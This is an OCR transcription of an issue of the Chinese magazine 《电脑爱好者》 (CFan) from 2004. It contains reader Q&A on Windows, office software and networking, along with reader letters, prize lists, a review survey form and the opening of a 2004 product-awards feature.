答:你可以尝试通过安装Windows 2000 Service Pack 2补丁包来解决这个问题。

4 卸载软件后出现应用程序错误

问:我的电脑安装的是Windows 2000,最近将系统中安装的"瑞星2003"杀毒软件卸载了,可系统每隔一段时间就会弹出"winmgmt.exe应用程序错误"的提示。请问如何才能解决这个问题?

答:你可以采用如下方法解决问题。

(1)在系统桌面上用鼠标依次选择"开始→运行",在弹出窗口的"打开"栏中键入services.msc并单击"确定"按钮执行命令。

(2)屏幕上随后会弹出"服务"对话框,在里面找到并用鼠标右键单击"Windows Management Instrumentation"项,在随后弹出的右键菜单中选择"停止"。

(3)退回到桌面,用鼠标双击"我的电脑"图标,然后选择进入系统安装分区的\WINNT\system32\wbem\Repository文件夹并删除该文件夹下的所有文件。

(4)根据步骤(1)(2)所述再次进入"服务"对话框并将"Windows Management Instrumentation"项恢复为"启动",然后保存退出即可。

5 无法通过Windows 98SE上宽带

问:我使用中国网通的宽带上网,在Windows 98SE操作系统下无法建立连接,并提示"正在连接设备"。请问这是怎么回事,如何解决这个问题?

答:出现这个问题一般都是由于Windows 98SE系统本身的BUG引起的。解决该问题的方法是从微软的官方网站下载安装相应的Windows 98SE中文版的拨号网络补丁程序。

6 系统不能找到组件错误一例

问:我的操作系统最近出现了如下提示:"A file that is required to run Search Companion cannot be found. You may need to run setup"。请问这是怎么回事?如何解决这个问题?

答:这个提示的含义是系统找不到组件了,造成这个故障的原因是系统安装分区内的Windows\srchasst\mui\0409下的BAR.XSL、BALLOON.XSL等文件损坏,你可以采用清空IE临时文件夹的方式解决问题。

CF [SB02]

软件咨询间



1 用WinISO转换VCD到ISO时出错

问:我在用WinISO将VCD格式的文件包转换为ISO文件时,接到Access violation at adress 00000000的错误提示。请问,这是为什么?

答:这很可能是因为你使用了WinISO破解补丁的缘故,有的破解包可能会破坏WinISO.EXE主程序并引起错误,当然这样的做法也是非法之举。同时,利用技术不明的破解WinISO对ISO文件进行编辑、解包或文件转换,也可能会对ISO文件造成破坏。

2 可启动ISO编辑后失去启动功能

问:我在用WinISO编辑了一个可启动光盘的ISO文件后,重新用其刻盘所得的光盘不能启动了。请问,这是为什么?如何解决?

答:这很可能是在编辑后使用了Save as命令保存了修改后的ISO文件造成的。因为Save as命令会重建ISO映像文件,在重建的映像文件中,文件的顺序可能变得不同于原来的顺序了,启动信息被挪了位,因而使重新刻录的光盘变得不能启动了。解决办法是,再拷贝一份原始的ISO文件,编辑之后直接用Save命令保存修改后的ISO文档即可。

3 不能删除WinRAR产生的临时文件

问:为什么WinRAR刚刚解压的位于Windows临时文件夹中的临时文件不能被WinRAR自动删除?我明明已经关闭了WinRAR软件了呀。

答:临时文件夹中的文件是在你使用拖动的方法从压缩文件包中提取文件或用外部查看器打开被压缩文件时产生的。在某些情况下WinRAR关闭后文件可能仍然被其他软件使用,没有可靠的方法来探测外部程序是否仍然需要这些解压缩的文件。所以WinRAR不会立即删除它们。而当你下一次运行WinRAR时,所有的超过一小时的临时文件夹或文件都会被删除。

如果你解压缩文件时根本不想使用临时文件夹,也可以在WinRAR的图形模式用“解压缩到”命令或用关联菜单的“解压缩到”项目,而不是用拖动的方法。

4 把网页文件装入MP3随身听阅读

问:现在有些MP3随身听附带了可以阅读TXT电子文本的功能。我也有这样一个MP3播放器,时常看到网上有许多好看的电子书,因为其格式多为HTML格式的,而我的播放器不能直接支持HTML格式。请问,有什么好办法能将HTML格式的电子书快速转换为TXT格式?

答:使用HTML2TXT这个软件(下载地址:http://www.hanzify.org/?Go=Show::List&ID=6655),你可以批量转换htm或html文件为txt文件,并可以保持原来的格式基本不变。这样,你就不用再吃力地看一些在线阅读的网页了,把它们转换为txt文件后,下载到MP3播放机里,到哪儿都可以看,方便多了。这个软件是完全免费的,它不仅可以移除标记,并且可以重新定义文本格式以获取更可读的结果。

使用HTML2TXT软件后你可能会发现,有一部分网页(比如说论坛网页)的标记转换为文本文件后仍然没有被移除,怎么办呢?这里推荐一款软件Actual Search & Replace,它可以批量把这些没有移除的标记从文本文件中删除(汉化新世纪http://www.hanzify.org有它的汉化版本下载)。

还有一个问题,就是有的可读文本文件的MP3播放器只能读小于64KB的文本文件,这就要用到一个文件分割工具HJSplit,这个软件的好处在于分割后的文件名不变并含有原来的文件类型(也请到汉化新世纪下载,在首页的搜索框中输入软件名称即可)。

5 一页纸打印多页面不需别的软件

问:我们公司内部有时需要打印一些小册子,我们办公使用的是WPS Office软件。请问如何在一页纸上打印多个页面?一页纸最多可打几页?

答:用WPS Office 2003可以实现多页并打。这是该版本WPS提供的一个新功能,在“文件”菜单下选择“打印”命令,在弹出对话框中有一项“并打选项”,可以设置一张纸上打印几个页面。一张纸最多可以打印四页内容。

WPS Office 2003新增加的特殊打印功能,可以实现五种特殊打印,主要包含:手动顺序双面打印、手动逆序双面打印、自动拼页双面打印、手动拼页顺序双面打印、手动拼页逆序双面打印。需要注意的是,后三种打印方式需要打印机的功能支持。

6 MS Office不能打开自己的文件了

问:为什么安装了WPS Office 2003之后,每次双击

.doc、.xls、*.ppt 文件会自动调用 WPS Office 2003 中的模块打开文件，而不是去调用微软的 Office 程序？如何继续让这三类文件保持与微软 Office 组件的关联？

答:安装 WPS Office 2003 向导进行到“请选择本软件打开的类型”对话框时，请你不要选择对以上三种类型的扩展名进行关联，单击“下一步”继续安装完成即可。

如果你不小心在安装软件时做了关联文件的操作，那么你可以启动 WPS Office 2003，打开 WPS Office 2003 中的“配置工具”将系统恢复默认的设置就可以了。当然我们还可以打开“设置文件关联”将不需要关联的类型去掉就正常了。

7 汉字输入时选字窗变成灰色

问:我在使用智能 ABC 输入法打字时，有时会遇到看不到候选字，只有灰色候选字窗口的情形。请问，该如何解决这个问题？

答:遇到这种情况，只需将当前窗口最小化，然后再最大化即可恢复正常；假如不行，请用鼠标(注意不能用键盘快捷键)选择英文输入法再选择智能 ABC 输入法；如果还不能解决问题，则将窗口先关闭再重新打开即可。在其他特殊窗口下(比如 QQ 窗口等)也可以采用这种办法。

8 改变 Excel 自动求和值默认位置

问:Excel 自动求和默认位置一般都在一行或一列的尾部。请问，如何按照自己的意图设定自动求和结果的存放位置？

答:Excel 提供了自动相加功能，它可以自动将一行(或一列)的数据相加取和，计算出的值会放在这个区域下边(或右边)最接近用户选取的空单元格处。但有时我们需要把取和值放在一行(或一列)数据的上方或左边，这时就需要用一种特殊的方法来实现。具体方法如下:

单击需要求和的一行(或一列)数据的上方(或左边)的空单元格，接着按组合键 Shift+Ctrl，然后单击工具栏中“自动求和”按钮∑，最后选中需要求和的一组数据(按住鼠标左键拖动)，按下回车键即可。

9 单书名号和双书名号嵌套输入法

问:如何用智能 ABC 输入单书名号和双书名号？比如输入《关于<为人民服务>的讨论稿》这样的书名。

答:智能 ABC 在提供了书名号自动嵌套的输入功能，以满足单书名号必须出现在双书名号中间的一般约定。书名号的输入键为‘<’和‘>’键。第一次按‘<’时，对应的输出字符为《，再按‘<’时，则出现‘〈’。此后如果输入的‘>’与‘<’能够匹配上，则再次输入‘>’时，则出现‘》’。

10 在长文档中迷失方向的解决办法

问:我常常使用 Word 处理图书文稿，有时因为用滚动条浏览长篇文章的结构而一时找不到刚才的编辑位置，只能一屏接一屏地慢慢查找光标的位置。请问，有什么简便的办法快速定位自己的编辑位置吗？

答:用户在处理文档时经常会遇到找不到光标(也就是丢失了自己的编辑位置)的情况，这时只需要按下 Shift+F5 组合键即可回到光标的所在位置。Word 可以记录下用户最后三次输入或编辑文字的位置，用户也可以重复按下 Shift+F5 组合键以到达所需位置。

11 减少 Word 文档编辑的意外损失

问:自己辛辛苦苦编辑了老半天的 Word 文档，因为不慎断电或死机而丢失了。那么有什么好的办法把这种损失减少到最小呢？

答:在Word中有一个非常重要的功能:隔n分钟自动保存当前文件，而不管用户是否点击了“保存”按钮，如果在文件编辑途中遇到计算机停止响应或意外断电等情况，下一次打开该文件时，Word 会用自动保存的文件与用户手动保存的文件相对比，如果它们的内容不相同，就会打开自动保存的文件并让用户选择是否将此文件中的内容恢复到用户原来的文件中去。我们可以通过设置较短的自动存盘时间间隔而把损失降低到最小。

设置文件自动存盘时间间隔的方法是，选择菜单命令“工具→选项”，选择“保存”选项卡，在“分钟”框中输入自动存盘的时间间隔(可输入从 1 到 120 之间的数字)，然后确定即可。

12 为何无法编辑 Access 数据表中的字段

问:我有时会遇到这种情况:打开一个 Access 数据表后，无法向其中的某些字段输入数据或者有些字段根本就无法选定。请问这是什么原因造成的呢？

答:在遇到这种情况时，首先要考虑的就是，在数据表中有几种字段是不能编辑的，也就是说，这些字段可以像普通的字段一样地显示值，但是如果要向其中输入数据却不会有任何效果。

AutoNumber 字段:AutoNumber 数据类型的特点是，该字段类型经常用作记录的标识号或主键，在开始添加新记录时，Access 会自动填充该字段的值，并且是不可修改的。

计算字段:在 Access数据库中计算字段显示经 Access计算所得的值。它们通常根据表中其他的字段得到，但计算字段并不存储在表中，所以说计算字段是不可编辑的。

锁定或无效字段:如果窗体上的控件的“是否锁定”属性设置为“是”，或者“是否有效”属性设置为“否”，则不能编辑字段中的数据。 CF [SB03]

网络答疑室



1 巧借 EmEditor 实现成批下载

问：我发现一个链接有数百个 MP3 文件的网页，用 FlashGet 的“下载全部链接”的功能只能下载到一些 HTM 文件，一个 MP3 都下不到。后来我打开网页代码查看，发现其中明明包含有所有 MP3 的下载真实地址。请问如何一次性快速下载这些 MP3 文件？

答：根据你所说的情况，既然网页源码文件中包含有 MP3 的真实地址，那就有办法下载。下面介绍一种 EmEditor 结合 FlashGet 成批下载文件的方法。

(1)首先在 IE 中查看网页源代码，并将网页源代码保存为一个文本文件。

(2)用编辑软件EmEditor打开你下载的那个网页代码文件。用成批替换功能将所有的 http:// 替换为 \nhttp://，然后再将所有的.MP3 替换为.MP3\n，替换工作完成后保存这个文件。两次替换的目的是使包含有类似 http://×××.MP3 的地址实现独立成行。

(3)开启 FlashGet，通过“文件→导入列表”命令导入刚才编辑后的那个文件，你可以看到你要下载的 MP3 文件已经排列到正在下载列表中了。这时如果你的下载选项已经设置为“立即下载”，系统便自动为你开始下载了，如果下载选项设置为“手动”则只需按动工具栏左侧的下载按钮即可开始下载了。

2 下载后也可知道原来的下载地址

问：我通过 FlashGet 下载了一个好玩的游戏文件，朋友问我是从哪里下载的，我忘记了原来的网址。请问有什么办法能得知我下载那个文件的网址？不要告诉我用 Google 重新搜索，那样太麻烦。

答：如果你没有清除 FlashGet“已下载”文件记录的习惯，可以从这个列表中得到信息。尽管你下载的真实文件可能已经移走，但只要这个列表还在，就有办法找到它的原始下载地址。方法是：在 FlashGet“已下载”文件列表中找到你下载的那个文件的记录，然后在其上用鼠标右键单击，选择“将网址复制到剪贴板”，打开一个记事本文件，按下 Ctrl+V，这样原来的下载地址就得到了。

3 清理 3721 网络实名列表

问：我最近发现在网络地址栏下拉框内留下了许多上网时输入过的网络实名。请问，如何清除？

答：这是因为你安装了 3721 网络实名功能的缘故，网络实名自身包括清理记录的功能。清理方法是：依次选择“我的电脑→控制面板→Internet 选项”，选择“高级”选项卡，里面有清理下拉列表的功能，选择清除即可。

4 安装的 IE 插件总是无法显示

问：为什么最近我想安装的一些IE插件总是无法显示出来了？

答：这很可能是因为你的 IE 浏览器已经选择安装了 3721 上网助手，该软件对这些插件选择了屏蔽。你可以到该软件菜单“安全防护→自动屏蔽插件”中，选择“查看已拦截的插件列表”，对屏蔽的插件进行解除。

5 受限局域网用什么办法用 QQ

问：我所在的局域网不能直接使用 QQ，请问用什么办法可以解决？

答：可以借助代理服务器解决问题。对于 QQ1230 版以下的用户，通常是 825、630 版普通的用户只能使用 SOCK5 代理，会员用户除了使用 SOCK5 代理之外，还可以使用 HTTP 代理；对于 1230 和 2003 版以后的 QQ，普通的用户可以使用 SOCK5 和 HTTP 代理，会员用户可以使用 HTTP 的 VIP 代理。

6 HTTP、SOCKS、FTP 代理的区别

问：常在一些软件的设置中可以看到 HTTP 代理、SOCKS 代理和 FTP 代理等方面的设置项目。请问，这些代理之间有什么区别？

答：通常按照不同的用途选择不同的代理：浏览器用HTTP 或 SOCKS 代理、下载软件用 HTTP 或 SOCKS 代理、上传软件用 FTP 或 SOCKS 代理、其他方面(聊天，MUD 游戏等)一般用 SOCKS 代理。

SOCKS 代理使用范围很广，但 SOCKS 有 SOCK4 和 SOCK5 之分。其中 SOCK4 只支持 TCP 协议，SOCK5 支持 TCP 和 UDP 协议，还支持身份验证、服务器端域名解释等。SOCK4 能干的 SOCK5 都可以干，反过来就不行。我们常用的聊天软件(如 QQ)，起初就一直用的是 TCP 和 UDP 协议，所以只能用 SOCK5 的代理。

CF [SB04]



悠悠故乡情

■甘肃　李春

说起电脑，大多数人都会情不自禁地叙述它强大的功能，然而我家的电脑，渗透着一段海峡两岸浓浓的情意，正是这台不起眼的电脑，却架起了一座两岸交流的桥梁。

那是去年春暖花开的季节，阔别了半个多世纪的李老先生不顾自己七十多岁的高龄，拄着拐杖，在子女的照顾下，从我国台湾回到故乡甘肃省甘谷县探亲。那天早晨，当李老先生下了火车走到站台上时，一眼就认准了他的弟弟，兄弟俩老泪纵横，紧紧地拥抱在一起。当天下午，在甘谷的弟弟给我打电话，邀请我给他们全家摄像，记录这一半个多世纪以来历史性的聚会。我马上赶到他们游玩的地方。一路上，李老先生的弟弟一边领路，一边兴奋地介绍情况。李老先生被眼前美丽的景色深深地吸引着：只见五十多年前他离开时的狭小街道，被宽阔笔直的马路所替代。林立的高楼，整洁的街道，优美的环境，尤其是大像山、姜维纪念馆，游人如潮，不时有大鼻子、黄头发、蓝眼睛烧香点腊，拜佛求经。“好美呀，真实弹指一挥间，旧貌变新颜”，李老先生激动地说。

太阳就要落山了，难忘的一天也该结束了，李老先生与我商量，他想带走录像带，他说回去后，凭口说故乡好很不过瘾，放一放录像，也让同乡们触景生情，感受感受故乡的变化。我说：“我在电脑上给您制作一盘VCD光盘，再配上音乐，您看如何？”老人家连声说：“那太好了，谢谢你。”

当天晚上，我撰写了一段李老先生探亲的解说词，邀请电视台播音员录制了配音，再配上萨克斯乐曲《回家》，精心制作成旅游电视片《悠悠故乡情——李老先生阔别50年回家纪实》。两天后，我将制作好的光盘送给李老先生，李老先生紧紧握住我的手说：“太谢谢你了，故乡的山美，水美，人更美！”



过了一个月，李老先生从我国台湾给我打来电话，除了再次表示感谢外，还说当地的甘肃同乡会看了我制作的光盘后，十分激动，纷纷要求将更多反映家乡变化的图像资料刻录成光盘，尽快寄给他们，并寄来了制作费。我赶忙将我们台早先播出过的专题片《华夏第一县——甘谷欢迎您》、《大像山》、《姜维故里》等10多部反映甘谷历史文化和经济建设的片子制作成光盘，寄给了他们。

“洋装虽然穿在身，我心依然是中国心，我的祖先早已把我的一切烙上中国印……”听着香港歌星张明敏演唱的《我的中国心》，我的心也随着这优美动听的旋律，激动起来：我从事新闻记者工作20多年，真没有想到一张小小的光盘，引出这么一段悠悠故乡情，这都是我家电脑的功劳呀！

重　要　声　明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

5.本刊介绍的互联网网站（主页）在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站（主页）今后不含非法内容（链接），读者一经发现请立即向当地公安机关举报。

6.本刊所载文章作者授权本社声明:本刊所刊其撰写之作品，未经本社许可，不得转载、摘编。

热心评刊员公布

以下40位读者被评为2004年第19期热心评刊员。(全)表示为《电脑爱好者》2004年全年订户。

优秀奖10名（奖品：Photo硬派6.0中文版）

郜东晨(内蒙古)	曹金辉(上海)	郝晨辰(山西)	毛国宏(浙江)	王海山(黑龙江)
和韦韦(海南)	江　婷(安徽)	萧佰安(广东)	刘　旭(重庆)	陈　平(云南)

三等奖30名（奖品：COOL 3D 3.0增强版）

谭吉龙(黑龙江)	张　傲(上海)	苏秀华(云南)	张岐亮(河南)	李　胜(天津)
林深柱(广东)	杨展林(贵州)	胡万军(贵州)	穆　伟(贵州)	张　博(山西)
李　祥(甘肃)	刘堂焱(江西)	徐　斌(四川)	靳海佳(广西)	周　炜(山东)
张宝光(黑龙江)	王振宇(山东)	曹建明(江苏)	张贵阳(辽宁)	陈　建(四川)
莫　斌(湖南)	魏　凡(海南)	黎业芬(广东)	郝　岩(黑龙江)	白占红(河北)(全)
赖念年(广东)(全)	贺增明(山西)(全)	潘建平(福建)(全)	李　华(甘肃)(全)	钱伟人(上海)(全)


最佳文章公布

2004年第19期优秀文章

第一名”“特别话题”栏目《DOS高手速成秘籍—批处理编程命令实例秀》作者:红色代码获得奖金500元和《电脑爱好者》荣誉证书。

第二名:“系统应用”栏目《BT真的是硬盘杀手吗？》作者:董博获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“实用软件”栏目《PQMagic—硬盘分区魔术师》作者: 周建军 风云获得200元奖金和《电脑爱好者》荣誉证书。



信来信往

《电脑爱好者》订阅答疑

(读者:qedz45)我现在手里有五本六月份以前的《电脑爱好者》，看了感觉不错，于是想订阅明年的《电脑爱好者》，请问现在是否还来得及订阅？如何订阅？ 一年要多少钱？我能不能按时收到？我订一年有优惠吗？如果我的地址换了，我还可以收到吗？你们邮购过来要加邮费吗？

爱刊回音:订阅方式有两种。一种是直接到当地邮政报刊订阅处订阅，我刊的邮政订阅代号是82-512，每期订阅价格是5元，全年共24期；另一种订阅方法是直接汇款到我社发行中心邮购，邮购地址是***北京9615信箱发行中心***，邮编***100086***，邮购价格是每期5元，免收邮费。直接邮购的杂志邮购部将以普通印刷品的方式把每期杂志寄送到您手中。

如果在您看到这则信息时当地邮局已经停止了全年订阅工作，那么可以选择直接从杂志社邮购。

明年全年订阅的读者能够享受到许多优惠，比如获得春、夏、秋、冬四季精品光盘，邮购读者获得专门定制的个性珍藏版《电脑爱好者》，百万好礼抽奖赠送，免费短信社区服务等。

如果您是选择直接从杂志社邮购，当您的地址有变化时，您只要提前将变更前后的地址通知我社邮购部，邮购部工作人员将按您的新地址寄发杂志。

您收到杂志的具体时间为从杂志发行日(每月的1号和15号)到中国邮政送达您手中的时间，根据各地条件不同，时间长短有所差别，一般为3～15日。

不一定对的也可以说出来嘛

(读者:大鱼一条)今年的《爱》刊我最喜欢第20期刊。我觉得20期的内容好就好在它比较实用，老少皆宜。说实话，我认为以前的那些期不太好的文章主要是选题的定位宗旨不太准确！既然刊物的名称叫《电脑爱好者》那就应该将刊登的文章对准爱好者这一读者群。“爱好者”不同于“发烧友”，尽管Fan这个英语单词有偏重于发烧友的意思，可能是编辑们英文水平太高了，所以在选题时也就偏重于发烧友啦。但是，谁让你们将刊物起的中文名称叫《电脑爱好者》呢，叫爱好者就应文章能够符合刊名。严格地讲爱好者与发烧友还是有区别的，爱好者——喜爱但不痴迷！可以说爱好者这个群体还是远远多于发烧友这个群体的，所以编辑们在选择文章时就应为爱好者这个读者群考虑。我们也应该承认，为爱好者选题是比较难的，文章深了不成，那是属于发烧友的；文章浅不不行，那又是归于初学者的；文章太新潮了不成，那还是属于发烧友的；文章太老旧还是不行，那亦还是归于初学者的。文章到底怎么选题，由于我没干过编辑，也说不太清楚，我只是觉得把握好“主流”这个宗旨就行了(不一定对)。什么是主流？这个小怪应该是比较清楚的。假如有一位朋友让小怪给攒一台电脑，小怪会问:什么配置？朋友说:主流配置。我相信小怪会二话不说，很快就能给攒好。

总之，我以为《电脑爱好者》只要把握好“主流”就肯定能受到大多数读者的欢迎。我说把握好主流并不是不刊登高深、新潮和通俗、浅显的文章，为了照顾这两个读者群，刊物可以用10%的文章介绍高深与新潮的知识(篇幅不宜太长)，用20%的文章讲解通俗与浅显的内容(还是那句话:“不一定对”)。

爱刊回音:对与否大家评说一下就知道了！因为刊物是给大家看的，如果多数读者拥护这样的说法，那么照这样办肯定没错。请大家来信或上论坛说说吧。

藏头诗里的爱刊情结

爱刊小编:在《电脑爱好者》的读者当中，不乏各色特殊人才。在阅读《爱》刊的同时，时常有人感情迸发，于是各种优秀作品应运而生。常有喜欢绘画的读者给我们寄来自己创作的描绘与《爱》刊深情的美术作品，也有喜欢作诗的朋友在诗兴大发时会赋诗一首……这不，一位署名沙漠彩虹的读者用一首藏头诗表达了他对《爱》刊的一份特殊情感——

致 CFan

电源接通我PC， 爱机对我发脾气。
脑际立刻浮现你， 你来帮我解难题。
爱机身边有了你， 不久奏起启动曲。
好像你有源动力， 打开每次都受益。
者也之乎无处觅， 折服读者百万余。

爱刊小编:小编觉得最后两句概括得很好。的确，当你手拿一本《电脑爱好者》，随便翻两篇文章、看两眼小技巧的时候，你的电脑水平已经在不知不觉中提高了。《电脑爱好者》的百万读者的赢得，与其独特的、通俗易懂的大众化语言风格是分不开的。朋友们，你觉得呢？

第23期杂志相关软件索引

	软件	软件说明	页码
荐	SecureIt Pro 4.70	简单易用的锁机软件	12
荐	PC Security 6.1	帮你锁住硬盘中的任何东西	12
	Energy Blue Theme Pack 1.0	Tablet PC Edition 2005中的精美主题	14
荐	仿真虚拟软驱 1.0	比“虚拟软驱”更强的虚拟软驱	38
	Zero Assumption Digital Image Recovery	找回丢失的照片	43
荐	Mozaiker 1.2	为图片添加可以还原的“马赛克”	43
荐	Foxit PDF Reader 1.0	简体中文汉化版,非常不错的PDF阅读器	44
	LAN FILE SEARCHER 1.0	在局域网中搜索文件	44
	ATani 2.5	制作GIF动画表情	44
	BaiduMp3 1.4b	快速下载百度TOP 500歌曲	45
	Net Profiles 1.2	快速切换IP地址、映射驱动器等	45
	StuffPlug-NG 0.7.39	让MSN Messenger支持多窗口聊天	66
	eMule 0.44b	下载ed2k资源	68
	PUB Downloader 1.6	下载pdl资源	68
	Pandora Pub Get 2.3	下载ppg资源	68
	Pub Transfer 0.18	下载ptf资源	69


《电脑爱好者》2004年第23期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选15位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊

特别评刊员奖2名
奖品:PA-3210P音箱
价值:880元



简洁、时尚的外观设计，工整无缝的贴面工艺。低音炮采用大容量木质箱体设计，杜绝了普通低音泡在大音量时易产生的共振和漏气现象。

傲森全部采用外置变压器设计，足够的低音箱内部空间，音质纯正。

两侧的卫星箱全部自动化一次压制成型，抛弃传统的螺丝钉固定方式。喇叭单元采用复合式同轴单元设计。

单元材料全部采用HIFI专用高档羊毛纤维混合纸盆，保证了喇叭能真实还原原汁原味的音乐。

优秀评刊员奖3名
奖品:PA-318P音箱
价值:538元



曾获2003年度太平洋横向评测最佳外观设计奖的PA-318P被称为战盔(Armet)，低音炮采用的是对地反射式箱体设计，圆润的造型如同中世纪武士的头盔，音箱外表全部采用德国的PU钢琴漆涂装。

PA-318P音箱采用美国专业AV级功放芯片，降噪电路，低音喇叭采用了5寸高保真扬声器，外置电源使内部空间加大，不但有利于散热，而且减少了变压器对声音的干扰，使得音质效果更佳。

热心评刊员奖10名
奖品:Photo硬派6.0中文版
价值:98元



数码摄影:像专家一样地编辑相片,以更少的步骤实现杰出的作品。包含改善相片品质、高级的相机滤镜、简易的相片共享等功能。

无与伦比的创意:以简易好用的创意工具化平凡为神奇;包罗万象的点阵与矢量工具;独一无二的3D合成;耀眼的特殊效果。

网页影像:建立动感十足的Web组件或输出完整的网页。包含完整的网页制作工具、交互式JavaScript特效、以视觉方式配置网页等功能。

■个 人 资 料

姓名____________________ 出生日期__________________________ 性别___________ 文化程度__________

职业____________________ 联系电话________________ 通讯地址_______________________________________

邮政编码________________ Email____ QQ______________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　因	文章代码	原　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”;如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			

	不关注此栏目	喜　欢	不喜欢
网络e生活			
硬件步步高			
市场传真、精明买家			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您常用的媒体播放软件是______________________________


2.您使用的杀毒软件是______________________________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢!)

评刊表复印或手抄均有效，请寄至:北京9615信箱(邮编:100086) 《电脑爱好者》编辑部/评刊2004年第23期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2005年1月1日(以邮戳为准)

网络评刊:http://www.intodigi.net/cfan/pk/



风云变幻2004

2004年回顾专题

■ 本刊编辑部

和前几年的辉煌相比，我们不得不承认，2004年对于IT行业来说，确实算不上一个值得弹冠相庆的光辉岁月。但是，再平淡的日子，一样有令我们感动和关注的涟漪一圈圈地接连泛起在我们的IT生活中。无论IT的产品和技术，还是市场的风云变幻，抑或我们这些IT生活的参与者们，都在一起制造着一个可圈可点的2004！

2004年MVP奖　详见第7页

当IT褪去了高科技的光环，一切都回到了以满足人的需求为惟一目标的原点上，厂商也不再一味地宣扬那些名目繁多、云山雾罩的所谓技术指标，IT产品的设计需要更高层次的理念来驱动。外形上，我们厌倦了那些所谓“工业化简约美”的方盒子；功能上，我们摒弃设计者故弄玄虚的自娱自乐；性能上，我们当然有理由贪得无厌地追求完美……

OK，今天我们CFan编辑部就隆重推出经过所有编辑精心挑选的“2004年MVP(最有价值产品)奖”，展现一个精彩绝伦的2004年英雄榜！

2004年市场风云榜　详见第19页

当技术被单极化势力强势掌控，当产品同质化问题无以复加，当价格战害人害己却欲罢不能，当售后服务依然难以让人满意时，拿什么来拯救自己？多元化和第二品牌，这就是2004年厂商给自己开出的两剂药方。

不光如此，面对一些二三流品牌的长期“骚扰”，一线大厂更是祭起了第二品牌的利剑……



板卡篇

2004 MVP得主
华硕 P5GD2 Premium 主板
技嘉 GA-8ANXP-D
主板隽星 PTV880AL 主板
微星 RX700-TD256E 显卡
XFX GeForce6600GT AGP 显卡
★★★★★

综述：

2004年的主板市场凸显两大特点，一是Intel和AMD都大规模转换CPU配套的主板构架；二是主板厂商的产品线拉得相当长。这种变革给了一线大厂展示实力的机遇，在主板上集成动态变频、无线网络等高级功能，让主板这个深藏在电脑中的的配件成为电脑多功能化的重要平台。2004年显卡市场则以是否硬件支持DirectX 9.0成了能否在市场上立足的基本要求。另外，沉寂多时的XGI和S3两厂也推出了自己的新生代显卡。高端市场的竞争更加激烈，甚至出现芯片厂商在产品发布前频频更改芯片内部结构、频率的情况。惟一的遗憾是，PCI-E依然没有非常的强势的市场态势。


华硕P5GD2 Premium主板



获奖理由：不再局限于仅仅开发主板的基本功能，让主板具备了有线和无限网络应用、多媒体应用和主要配件细致调节等大量特殊功能，体现了强大的产品研发实力。

